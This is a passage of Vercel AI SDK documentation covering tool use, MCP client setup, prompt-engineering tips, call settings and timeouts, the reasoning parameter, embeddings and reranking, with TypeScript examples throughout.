role: 'assistant',
content: [
{
type: 'tool-call',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: toolCall.input,
},
],
},
{
role: 'tool' as const,
content: [
{
type: 'tool-result',
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
output: error.message,
},
],
},
],
tools,
});
const newToolCall = result.toolCalls.find(
newToolCall => newToolCall.toolName === toolCall.toolName,
);
return newToolCall != null
? {
type: 'tool-call' as const,
toolCallId: toolCall.toolCallId,
toolName: toolCall.toolName,
input: JSON.stringify(newToolCall.input),
}
: null;
},
});
Active Tools
Language models can only handle a limited number of tools at a time, depending on the model.
To allow for static typing using a large number of tools and limiting the available tools to the model at the same time,
the AI SDK provides the activeTools property.
It is an array of tool names that are currently active.
By default, the value is undefined and all tools are active.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { text } = await generateText({
model: __MODEL__,
tools: myToolSet,
activeTools: ['firstTool'],
});
Multi-modal Tool Results
For Google, use base64 media parts (file-data) or base64
data: URLs in URL-style parts. Remote HTTP(S) URLs in tool-result URL parts
are not supported.
In order to send multi-modal tool results, e.g. screenshots, back to the model, they need to be converted into a specific format.
AI SDK Core tools have an optional toModelOutput function
that converts the tool result into a content part.
Here is an example for converting a screenshot into a content part:
const result = await generateText({
model: __MODEL__,
tools: {
computer: anthropic.tools.computer_20241022({
// ...
async execute({ action, coordinate, text }) {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: fs
.readFileSync('./data/screenshot-editor.png')
.toString('base64'),
};
}
default: {
return `executed ${action}`;
}
}
},
// map to tool result content for LLM consumption:
toModelOutput({ output }) {
return {
type: 'content',
value:
typeof output === 'string'
? [{ type: 'text', text: output }]
: [{ type: 'media', data: output.data, mediaType: 'image/png' }],
};
},
}),
},
// ...
});
Extracting Tools
Once you start having many tools, you might want to extract them into separate files.
The tool helper function is crucial for this, because it ensures correct type inference.
Here is an example of an extracted tool:
import { tool } from 'ai';
import { z } from 'zod';
// the `tool` helper function ensures correct type inference:
export const weatherTool = tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
});
MCP Tools
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools. MCP enables your AI applications to discover and use tools across various services through a standardized interface.
For detailed information about MCP tools, including initialization, transport options, and usage patterns, see the MCP Tools documentation.
AI SDK Tools vs MCP Tools
In most cases, you should define your own AI SDK tools for production applications. They provide full control, type safety, and optimal performance. MCP tools are best suited for rapid development iteration and scenarios where users bring their own tools.
| Aspect | AI SDK Tools | MCP Tools |
|---|---|---|
| Type Safety | Full static typing end-to-end | Dynamic discovery at runtime |
| Execution | Same process as your request (low latency) | Separate server (network overhead) |
| Prompt Control | Full control over descriptions and schemas | Controlled by MCP server owner |
| Schema Control | You define and optimize for your model | Controlled by MCP server owner |
| Version Management | Full visibility over updates | Can update independently (version skew risk) |
| Authentication | Same process, no additional auth required | Separate server introduces additional auth complexity |
| Best For | Production applications requiring control and performance | Development iteration, user-provided tools |
Examples
You can see tools in action using various frameworks in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use tools in Node.js', link: '/cookbook/node/call-tools', }, { title: 'Learn to use tools in Next.js with Route Handlers', link: '/cookbook/next/call-tools', }, { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, ]} />
title: Model Context Protocol (MCP) description: Learn how to connect to Model Context Protocol (MCP) servers and use their tools with AI SDK Core.
Model Context Protocol (MCP)
The AI SDK supports connecting to Model Context Protocol (MCP) servers to access their tools, resources, and prompts. This enables your AI applications to discover and use capabilities across various services through a standardized interface.
Initializing an MCP Client
We recommend using HTTP transport (like StreamableHTTPClientTransport) for production deployments. The stdio transport should only be used for connecting to local servers as it cannot be deployed to production environments.
Create an MCP client using one of the following transport options:
- HTTP transport (Recommended): Either configure HTTP directly via the client using
transport: { type: 'http', ... }, or use MCP's official TypeScript SDKStreamableHTTPClientTransport - SSE (Server-Sent Events): An alternative HTTP-based transport
stdio: For local development only. Uses standard input/output streams for local MCP servers
HTTP Transport (Recommended)
For production deployments, we recommend using the HTTP transport. You can configure it directly on the client:
import { createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'http',
url: 'https://your-server.com/mcp',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
// optional: allow redirect responses (default is 'error' to prevent SSRF)
redirect: 'follow',
},
});
Alternatively, you can use StreamableHTTPClientTransport from MCP's official TypeScript SDK:
import { createMCPClient } from '@ai-sdk/mcp';
import { StreamableHTTPClientTransport } from '@modelcontextprotocol/sdk/client/streamableHttp.js';
const url = new URL('https://your-server.com/mcp');
const mcpClient = await createMCPClient({
transport: new StreamableHTTPClientTransport(url, {
sessionId: 'session_123',
}),
});
SSE Transport
SSE provides an alternative HTTP-based transport option. Configure it with a type and url property. You can also provide an authProvider for OAuth:
import { createMCPClient } from '@ai-sdk/mcp';
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://my-server.com/sse',
// optional: configure HTTP headers
headers: { Authorization: 'Bearer my-api-key' },
// optional: provide an OAuth client provider for automatic authorization
authProvider: myOAuthClientProvider,
// optional: allow redirect responses (default is 'error' to prevent SSRF)
redirect: 'follow',
},
});
Stdio Transport (Local Servers)
The Stdio transport can be imported from either the MCP SDK or the AI SDK:
import { createMCPClient } from '@ai-sdk/mcp';
import { StdioClientTransport } from '@modelcontextprotocol/sdk/client/stdio.js';
// Or use the AI SDK's stdio transport:
// import { Experimental_StdioMCPTransport as StdioClientTransport } from '@ai-sdk/mcp/mcp-stdio';
const mcpClient = await createMCPClient({
transport: new StdioClientTransport({
command: 'node',
args: ['src/stdio/dist/server.js'],
}),
});
Custom Transport
You can also bring your own transport by implementing the MCPTransport interface for specific requirements not covered by the standard transports.
Authorization via OAuth is supported when using the AI SDK MCP HTTP or SSE
transports by providing an authProvider.
Closing the MCP Client
After initialization, you should close the MCP client based on your usage pattern:
- For short-lived usage (e.g., single requests), close the client when the response is finished
- For long-running clients (e.g., command line apps), keep the client open but ensure it's closed when the application terminates
When streaming responses, you can close the client when the LLM response has finished. For example, when using streamText, you should use the onFinish callback:
const mcpClient = await createMCPClient({
// ...
});
const tools = await mcpClient.tools();
const result = await streamText({
model: __MODEL__,
tools,
prompt: 'What is the weather in Brooklyn, New York?',
onFinish: async () => {
await mcpClient.close();
},
});
When generating responses without streaming, you can use try/finally or cleanup functions in your framework:
import { createMCPClient, type MCPClient } from '@ai-sdk/mcp';
let mcpClient: MCPClient | undefined;
try {
mcpClient = await createMCPClient({
// ...
});
} finally {
await mcpClient?.close();
}
Using MCP Tools
The client's tools method acts as an adapter between MCP tools and AI SDK tools. It supports two approaches for working with tool schemas:
Schema Discovery
With schema discovery, all tools offered by the server are automatically listed, and input parameter types are inferred based on the schemas provided by the server:
const tools = await mcpClient.tools();
This approach is simpler to implement and automatically stays in sync with server changes. However, you won't have TypeScript type safety during development, and all tools from the server will be loaded
Schema Definition
For better type safety and control, you can define the tools and their input schemas explicitly in your client code:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-data': {
inputSchema: z.object({
query: z.string().describe('The data query'),
format: z.enum(['json', 'text']).optional(),
}),
},
// For tools with zero inputs, you should use an empty object:
'tool-with-no-args': {
inputSchema: z.object({}),
},
},
});
This approach provides full TypeScript type safety and IDE autocompletion, letting you catch parameter mismatches during development. When you define schemas, the client only pulls the explicitly defined tools, keeping your application focused on the tools it needs
Typed Tool Outputs
When MCP servers return structuredContent (per the MCP specification), you can define an outputSchema to get typed tool results:
import { z } from 'zod';
const tools = await mcpClient.tools({
schemas: {
'get-weather': {
inputSchema: z.object({
location: z.string(),
}),
// Define outputSchema for typed results
outputSchema: z.object({
temperature: z.number(),
conditions: z.string(),
humidity: z.number(),
}),
},
},
});
const result = await tools['get-weather'].execute(
{ location: 'New York' },
{ messages: [], toolCallId: 'weather-1' },
);
console.log(`Temperature: ${result.temperature}°C`);
When outputSchema is provided:
- The client extracts
structuredContentfrom the tool result - The output is validated against your schema at runtime
- You get full TypeScript type safety for the result
If the server doesn't return structuredContent, the client falls back to parsing JSON from the text content. If neither is available or validation fails, an error is thrown.
Using MCP Resources
According to the MCP specification, resources are application-driven data sources that provide context to the model. Unlike tools (which are model-controlled), your application decides when to fetch and pass resources as context.
The MCP client provides three methods for working with resources:
Listing Resources
List all available resources from the MCP server:
const resources = await mcpClient.listResources();
Reading Resource Contents
Read the contents of a specific resource by its URI:
const resourceData = await mcpClient.readResource({
uri: 'file:///example/document.txt',
});
Listing Resource Templates
Resource templates are dynamic URI patterns that allow flexible queries. List all available templates:
const templates = await mcpClient.listResourceTemplates();
Using MCP Prompts
According to the MCP specification, prompts are user-controlled templates that servers expose for clients to list and retrieve with optional arguments.
Listing Prompts
const prompts = await mcpClient.experimental_listPrompts();
Getting a Prompt
Retrieve prompt messages, optionally passing arguments defined by the server:
const prompt = await mcpClient.experimental_getPrompt({
name: 'code_review',
arguments: { code: 'function add(a, b) { return a + b; }' },
});
Handling Elicitation Requests
Elicitation is a mechanism where MCP servers can request additional information from the client during tool execution. For example, a server might need user input to complete a registration form or confirmation for a sensitive operation.
Enabling Elicitation Support
To enable elicitation, you need to advertise the capability when creating the MCP client:
const mcpClient = await createMCPClient({
transport: {
type: 'sse',
url: 'https://your-server.com/sse',
},
capabilities: {
elicitation: {},
},
});
Registering an Elicitation Handler
Use the onElicitationRequest method to register a handler that will be called when the server requests input:
import { ElicitationRequestSchema } from '@ai-sdk/mcp';
mcpClient.onElicitationRequest(ElicitationRequestSchema, async request => {
// request.params.message: A message describing what input is needed
// request.params.requestedSchema: JSON schema defining the expected input structure
// Get input from the user (implement according to your application's needs)
const userInput = await getInputFromUser(
request.params.message,
request.params.requestedSchema,
);
// Return the result with one of three actions:
return {
action: 'accept', // or 'decline' or 'cancel'
content: userInput, // only required when action is 'accept'
};
});
Elicitation Response Actions
Your handler must return an object with an action field that can be one of:
'accept': User provided the requested information. Must includecontentwith the data.'decline': User chose not to provide the information.'cancel': User cancelled the operation entirely.
Examples
You can see MCP in action in the following examples:
<ExampleLinks examples={[ { title: 'Learn to use MCP tools in Node.js', link: '/cookbook/node/mcp-tools', }, { title: 'Learn to handle MCP elicitation requests in Node.js', link: '/cookbook/node/mcp-elicitation', }, ]} />
title: Prompt Engineering description: Learn how to develop prompts with AI SDK Core.
Prompt Engineering
Tips
Prompts for Tools
When you create prompts that include tools, getting good results can be tricky as the number and complexity of your tools increases.
Here are a few tips to help you get the best results:
- Use a model that is strong at tool calling, such as
gpt-5orgpt-4.1. Weaker models will often struggle to call tools effectively and flawlessly. - Keep the number of tools low, e.g. to 5 or less.
- Keep the complexity of the tool parameters low. Complex Zod schemas with many nested and optional elements, unions, etc. can be challenging for the model to work with.
- Use semantically meaningful names for your tools, parameters, parameter properties, etc. The more information you pass to the model, the better it can understand what you want.
- Add
.describe("...")to your Zod schema properties to give the model hints about what a particular property is for. - When the output of a tool might be unclear to the model and there are dependencies between tools, use the
descriptionfield of a tool to provide information about the output of the tool execution. - You can include example input/outputs of tool calls in your prompt to help the model understand how to use the tools. Keep in mind that the tools work with JSON objects, so the examples should use JSON.
In general, the goal should be to give the model all information it needs in a clear way.
Tool & Structured Data Schemas
The mapping from Zod schemas to LLM inputs (typically JSON schema) is not always straightforward, since the mapping is not one-to-one.
Zod Dates
Zod expects JavaScript Date objects, but models return dates as strings.
You can specify and validate the date format using z.string().datetime() or z.string().date(),
and then use a Zod transformer to convert the string to a Date object.
const result = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
events: z.array(
z.object({
event: z.string(),
date: z
.string()
.date()
.transform(value => new Date(value)),
}),
),
}),
}),
prompt: 'List 5 important events from the year 2000.',
});
Optional Parameters
When working with tools that have optional parameters, you may encounter compatibility issues with certain providers that use strict schema validation.
For maximum compatibility, optional parameters should use .nullable() instead of .optional():
// This may fail with strict schema validation
const failingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().optional(), // This can cause errors
timeout: z.string().optional(),
}),
});
// This works with strict schema validation
const workingTool = tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
workdir: z.string().nullable(), // Use nullable instead
timeout: z.string().nullable(),
}),
});
Temperature Settings
For tool calls and object generation, it's recommended to use temperature: 0 to ensure deterministic and consistent results:
const result = await generateText({
model: __MODEL__,
temperature: 0, // Recommended for tool calls
tools: {
myTool: tool({
description: 'Execute a command',
inputSchema: z.object({
command: z.string(),
}),
}),
},
prompt: 'Execute the ls command',
});
Lower temperature values reduce randomness in model outputs, which is particularly important when the model needs to:
- Generate structured data with specific formats
- Make precise tool calls with correct parameters
- Follow strict schemas consistently
Debugging
Inspecting Warnings
Not all providers support all AI SDK features. Providers either throw exceptions or return warnings when they do not support a feature. To check if your prompt, tools, and settings are handled correctly by the provider, you can check the call warnings:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.warnings);
HTTP Request Bodies
You can inspect the raw HTTP request bodies for models that expose them, e.g. OpenAI. This allows you to inspect the exact payload that is sent to the model provider in the provider-specific way.
Request bodies are available via the request.body property of the response:
const result = await generateText({
model: __MODEL__,
prompt: 'Hello, world!',
});
console.log(result.request.body);
title: Settings description: Learn how to configure the AI SDK.
Settings
Large language models (LLMs) typically provide settings to augment their output.
All AI SDK functions support the following common settings in addition to the model, the prompt, and additional provider-specific settings:
const result = await generateText({
model: __MODEL__,
maxOutputTokens: 512,
temperature: 0.3,
maxRetries: 5,
timeout: 10000,
prompt: 'Invent a new holiday and describe its traditions.',
});
Language Model Call Options
Language model call options (LanguageModelCallOptions) are settings that influence how the language model generates its response — token limits, sampling behavior, penalties, stop sequences, seed, and reasoning. They are forwarded to the underlying model.
maxOutputTokens
Maximum number of tokens to generate.
temperature
Temperature setting.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means almost deterministic results, and higher values mean more randomness.
It is recommended to set either temperature or topP, but not both.
In AI SDK 5.0, temperature is no longer set to 0 by default.
topP
Nucleus sampling.
The value is passed through to the provider. The range depends on the provider and model. For most providers, nucleus sampling is a number between 0 and 1. E.g. 0.1 would mean that only tokens with the top 10% probability mass are considered.
It is recommended to set either temperature or topP, but not both.
topK
Only sample from the top K options for each subsequent token.
Used to remove "long tail" low probability responses.
Recommended for advanced use cases only. You usually only need to use temperature.
presencePenalty
The presence penalty affects the likelihood of the model to repeat information that is already in the prompt.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
frequencyPenalty
The frequency penalty affects the likelihood of the model to repeatedly use the same words or phrases.
The value is passed through to the provider. The range depends on the provider and model.
For most providers, 0 means no penalty.
stopSequences
The stop sequences to use for stopping the text generation.
If set, the model will stop generating text when one of the stop sequences is generated. Providers may have limits on the number of stop sequences.
seed
It is the seed (integer) to use for random sampling. If set and supported by the model, calls will generate deterministic results.
reasoning
Controls how much reasoning the model performs before generating a response.
| Value | Behavior |
|---|---|
'provider-default' |
Use the provider's default reasoning behavior (default when omitted) |
'none' |
Disable reasoning |
'minimal' |
Bare-minimum reasoning |
'low' |
Fast, concise reasoning |
'medium' |
Balanced reasoning |
'high' |
Thorough reasoning |
'xhigh' |
Maximum reasoning |
If you also set reasoning-related options in providerOptions (e.g. openai.reasoningEffort or anthropic.thinking), the provider-specific options take precedence and the top-level reasoning parameter is ignored.
See the reasoning guide for details on per-provider mapping and migration from providerOptions.
Request Options
Request options (RequestOptions) are settings that affect transport, retries, cancellation, and timeouts — not model generation behavior. They control how the SDK communicates with the provider's API.
maxRetries
Maximum number of retries. Set to 0 to disable retries. Default: 2.
abortSignal
An optional abort signal that can be used to cancel the call.
The abort signal can e.g. be forwarded from a user interface to cancel the call,
or to define a timeout using AbortSignal.timeout.
Example: AbortSignal.timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
abortSignal: AbortSignal.timeout(5000), // 5 seconds
});
timeout
An optional timeout in milliseconds. The call will be aborted if it takes longer than the specified duration.
This is a convenience parameter that creates an abort signal internally. It can be used alongside abortSignal - if both are provided, the call will abort when either condition is met.
You can specify the timeout either as a number (milliseconds) or as an object with the following properties:
totalMs: The total timeout for the entire call including all steps.stepMs: The timeout for each individual step (LLM call). This is useful for multi-step generations where you want to limit the time spent on each step independently.chunkMs: The timeout between stream chunks (streaming only). The call will abort if no new chunk is received within this duration. This is useful for detecting stalled streams.toolMs: The default timeout for all tool executions. If a tool takes longer, it aborts and returns a tool-error so the model can respond or retry.tools: Per-tool timeout overrides using{toolName}Mskeys (e.g.weatherMs,slowApiMs). Takes precedence overtoolMs. Tool names are type-checked for autocomplete.
Example: 5 second timeout (number format)
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: 5000, // 5 seconds
});
Example: 5 second total timeout (object format)
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { totalMs: 5000 }, // 5 seconds
});
Example: 10 second step timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { stepMs: 10000 }, // 10 seconds per step
});
Example: Combined total and step timeout
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: {
totalMs: 60000, // 60 seconds total
stepMs: 10000, // 10 seconds per step
},
});
Example: Per-chunk timeout for streaming (streamText only)
const result = streamText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
timeout: { chunkMs: 5000 }, // abort if no chunk received for 5 seconds
});
Example: Tool execution timeout
const result = await generateText({
model: __MODEL__,
tools: { weather: weatherTool, slowApi: slowApiTool },
timeout: {
toolMs: 5000, // 5 seconds default for all tools
},
prompt: 'What is the weather in San Francisco?',
});
Example: Per-tool timeout overrides
const result = await generateText({
model: __MODEL__,
tools: { weather: weatherTool, slowApi: slowApiTool },
timeout: {
toolMs: 5000, // default for all tools
tools: {
weatherMs: 3000, // 3 seconds for weather tool
slowApiMs: 10000, // 10 seconds for slow API tool
},
},
prompt: 'What is the weather in San Francisco?',
});
headers
Additional HTTP headers to be sent with the request. Only applicable for HTTP-based providers.
You can use the request headers to provide additional information to the provider,
depending on what the provider supports. For example, some observability providers support
headers such as Prompt-Id.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
prompt: 'Invent a new holiday and describe its traditions.',
headers: {
'Prompt-Id': 'my-prompt-id',
},
});
title: Reasoning description: Learn how to control reasoning across providers with the top-level reasoning parameter.
Reasoning
Many language models support an internal "reasoning" phase (sometimes also called "thinking") before producing a response. The AI SDK provides a top-level reasoning parameter on generateText and streamText that controls this behavior across providers with a single, portable setting.
Basic Usage
import { generateText } from 'ai';
const { text, reasoning, reasoningText } = await generateText({
model: 'anthropic/claude-sonnet-4.6,
reasoning: 'medium',
prompt: 'How many people will live in the world in 2040?',
});
The reasoning parameter accepts the following values:
| Value | Behavior |
|---|---|
'provider-default' |
Use the provider's default reasoning behavior (default when omitted) |
'none' |
Disable reasoning |
'minimal' |
Bare-minimum reasoning |
'low' |
Fast, concise reasoning |
'medium' |
Balanced reasoning |
'high' |
Thorough reasoning |
'xhigh' |
Maximum reasoning |
Streaming
The reasoning parameter works the same way with streamText:
import { streamText } from 'ai';
const result = streamText({
model: 'google/gemini-3-flash-preview',
reasoning: 'high',
prompt: 'Explain the Riemann hypothesis in simple terms.',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
process.stdout.write(part.textDelta);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
Precedence Rules
The top-level reasoning parameter and provider-specific providerOptions are never merged. If you set reasoning-related options in providerOptions, they take full precedence and the top-level reasoning parameter is ignored.
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-5.4'),
reasoning: 'low', // ignored because providerOptions.openai.reasoningEffort is set
providerOptions: {
openai: {
reasoningEffort: 'high', // this wins
},
},
prompt: 'Explain quantum entanglement.',
});
This design lets you use the portable reasoning parameter by default and fall back to providerOptions only when you need provider-specific features like exact token budgets.
Provider Support
The reasoning parameter is supported by the following providers: OpenAI, Anthropic, Google, xAI, Groq, DeepSeek, Fireworks, and Amazon Bedrock. Each provider translates the value to its native reasoning API. Some providers support all six levels natively, while others coerce to fewer levels (a warning is emitted when coercion occurs). Some providers use a numeric token budget instead of an enum for reasoning control; in those cases the top-level reasoning value is mapped to a budget calculated as a percentage of the model's maximum output tokens.
Providers that do not support reasoning (e.g. Mistral, Perplexity, Cohere) emit an unsupported warning and ignore the parameter.
Migrating from providerOptions
If you currently control reasoning via providerOptions, you can migrate to the top-level reasoning parameter for portability across providers.
Before (Anthropic)
const { text } = await generateText({
model: anthropic('claude-opus-4.6'),
providerOptions: {
anthropic: {
thinking: { type: 'adaptive', effort: 'high' },
},
},
prompt: 'How many people will live in the world in 2040?',
});
After (Anthropic)
const { text } = await generateText({
model: anthropic('claude-opus-4.6'),
reasoning: 'high',
prompt: 'How many people will live in the world in 2040?',
});
Before (Anthropic with older model)
const { text } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
},
},
prompt: 'How many people will live in the world in 2040?',
});
After (Anthropic with older model)
const { text } = await generateText({
model: anthropic('claude-sonnet-4-20250514'),
reasoning: 'medium',
prompt: 'How many people will live in the world in 2040?',
});
If you need to enforce an exact token budget (e.g. exactly 12000 tokens), keep using providerOptions instead of the top-level reasoning parameter.
Before (Google with includeThoughts)
const { text } = await generateText({
model: google('gemini-3-flash-preview'),
providerOptions: {
google: {
thinkingConfig: { thinkingBudget: 4096, includeThoughts: true },
},
},
prompt: 'Explain the Riemann hypothesis in simple terms.',
});
After (Google with includeThoughts)
const { text } = await generateText({
model: google('gemini-3-flash-preview'),
reasoning: 'medium',
providerOptions: {
google: { thinkingConfig: { includeThoughts: true } },
},
prompt: 'Explain the Riemann hypothesis in simple terms.',
});
Before (OpenAI with reasoningSummary)
const { text } = await generateText({
model: openai.responses('o3'),
providerOptions: {
openai: { reasoningEffort: 'high', reasoningSummary: 'auto' },
},
prompt: 'Explain quantum entanglement.',
});
After (OpenAI with reasoningSummary)
const { text } = await generateText({
model: openai.responses('o3'),
reasoning: 'high',
providerOptions: {
openai: { reasoningSummary: 'auto' },
},
prompt: 'Explain quantum entanglement.',
});
Note that providerOptions can still be used alongside reasoning for provider-specific features unrelated to reasoning effort. However, if providerOptions includes reasoning effort/budget settings (e.g. reasoningEffort, thinking, thinkingConfig.thinkingBudget), those take full precedence and the top-level reasoning parameter is ignored.
title: Embeddings description: Learn how to embed values with the AI SDK.
Embeddings
Embeddings are a way to represent words, phrases, or images as vectors in a high-dimensional space. In this space, similar words are close to each other, and the distance between words can be used to measure their similarity.
Embedding a Single Value
The AI SDK provides the embed function to embed single values, which is useful for tasks such as finding similar words
or phrases or clustering text.
You can use it with embeddings models, e.g. openai.embeddingModel('text-embedding-3-large') or mistral.embeddingModel('mistral-embed').
import { embed } from 'ai';
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. openai.embeddingModel('text-embedding-3-large') or mistral.embeddingModel('mistral-embed').
import { embedMany } from 'ai';
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Embedding Similarity
After embedding values, you can calculate the similarity between them using the cosineSimilarity function.
This is useful to e.g. find similar words or phrases in a dataset.
You can also rank and filter related items based on their similarity.
import { cosineSimilarity, embedMany } from 'ai';
const { embeddings } = await embedMany({
model: 'openai/text-embedding-3-small',
values: ['sunny day at the beach', 'rainy afternoon in the city'],
});
console.log(
`cosine similarity: ${cosineSimilarity(embeddings[0], embeddings[1])}`,
);
Token Usage
Many providers charge based on the number of tokens used to generate embeddings.
Both embed and embedMany provide token usage information in the usage property of the result object:
import { embed } from 'ai';
const { embedding, usage } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(usage); // { tokens: 10 }
Settings
Provider Options
Embedding model settings can be configured using providerOptions for provider-specific parameters:
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
providerOptions: {
openai: {
dimensions: 512, // Reduce embedding dimensions
},
},
});
Parallel Requests
The embedMany function now supports parallel processing with configurable maxParallelCalls to optimize performance:
import { embedMany } from 'ai';
const { embeddings, usage } = await embedMany({
maxParallelCalls: 2, // Limit parallel requests
model: 'openai/text-embedding-3-small',
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
Retries
Both embed and embedMany accept an optional maxRetries parameter of type number
that you can use to set the maximum number of retries for the embedding process.
It defaults to 2 retries (3 attempts in total). You can set it to 0 to disable retries.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
maxRetries: 0, // Disable retries
});
Abort Signals and Timeouts
Both embed and embedMany accept an optional abortSignal parameter of
type AbortSignal
that you can use to abort the embedding process or set a timeout.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
abortSignal: AbortSignal.timeout(1000), // Abort after 1 second
});
Custom Headers
Both embed and embedMany accept an optional headers parameter of type Record<string, string>
that you can use to add custom headers to the embedding request.
import { embed } from 'ai';
const { embedding } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
headers: { 'X-Custom-Header': 'custom-value' },
});
Response Information
Both embed and embedMany return response information that includes the raw provider response:
import { embed } from 'ai';
const { embedding, response } = await embed({
model: 'openai/text-embedding-3-small',
value: 'sunny day at the beach',
});
console.log(response); // Raw provider response
Embedding Middleware
You can enhance embedding models, e.g. to set default values, using
wrapEmbeddingModel and EmbeddingModelMiddleware.
Here is an example that uses the built-in defaultEmbeddingSettingsMiddleware:
import {
defaultEmbeddingSettingsMiddleware,
embed,
wrapEmbeddingModel,
gateway,
} from 'ai';
const embeddingModelWithDefaults = wrapEmbeddingModel({
model: gateway.embeddingModel('google/gemini-embedding-001'),
middleware: defaultEmbeddingSettingsMiddleware({
settings: {
providerOptions: {
google: {
outputDimensionality: 256,
taskType: 'CLASSIFICATION',
},
},
},
}),
});
Embedding Providers & Models
Several providers offer embedding models:
| Provider | Model | Embedding Dimensions | Multimodal |
|---|---|---|---|
| OpenAI | text-embedding-3-large |
3072 | |
| OpenAI | text-embedding-3-small |
1536 | |
| OpenAI | text-embedding-ada-002 |
1536 | |
gemini-embedding-001 |
3072 | ||
gemini-embedding-2-preview |
3072 | ||
| Mistral | mistral-embed |
1024 | |
| Cohere | embed-english-v3.0 |
1024 | |
| Cohere | embed-multilingual-v3.0 |
1024 | |
| Cohere | embed-english-light-v3.0 |
384 | |
| Cohere | embed-multilingual-light-v3.0 |
384 | |
| Cohere | embed-english-v2.0 |
4096 | |
| Cohere | embed-english-light-v2.0 |
1024 | |
| Cohere | embed-multilingual-v2.0 |
768 | |
| Amazon Bedrock | amazon.titan-embed-text-v1 |
1536 | |
| Amazon Bedrock | amazon.titan-embed-text-v2:0 |
1024 |
title: Reranking description: Learn how to rerank documents with the AI SDK.
Reranking
Reranking is a technique used to improve search relevance by reordering a set of documents based on their relevance to a query. Unlike embedding-based similarity search, reranking models are specifically trained to understand the relationship between queries and documents, often producing more accurate relevance scores.
Reranking Documents
The AI SDK provides the rerank function to rerank documents based on their relevance to a query.
You can use it with reranking models, e.g. cohere.reranking('rerank-v3.5') or bedrock.reranking('cohere.rerank-v3-5:0').
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'talk about rain',
topN: 2, // Return top 2 most relevant documents
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Working with Object Documents
Reranking also supports structured documents (JSON objects), making it ideal for searching through databases, emails, or other structured content:
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
{
from: 'Paul Doe',
subject: 'Follow-up',
text: 'We are happy to give you a discount of 20% on your next order.',
},
{
from: 'John McGill',
subject: 'Missing Info',
text: 'Sorry, but here is the pricing information from Oracle: $5000/month',
},
];
const { ranking, rerankedDocuments } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'Which pricing did we get from Oracle?',
topN: 1,
});
console.log(rerankedDocuments[0]);
// { from: 'John McGill', subject: 'Missing Info', text: '...' }
Understanding the Results
The rerank function returns a comprehensive result object:
import { cohere } from '@ai-sdk/cohere';
import { rerank } from 'ai';
const { ranking, rerankedDocuments, originalDocuments } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents: ['sunny day at the beach', 'rainy afternoon in the city'],
query: 'talk about rain',
});
// ranking: sorted array of { originalIndex, score, document }
// rerankedDocuments: documents sorted by relevance (convenience property)
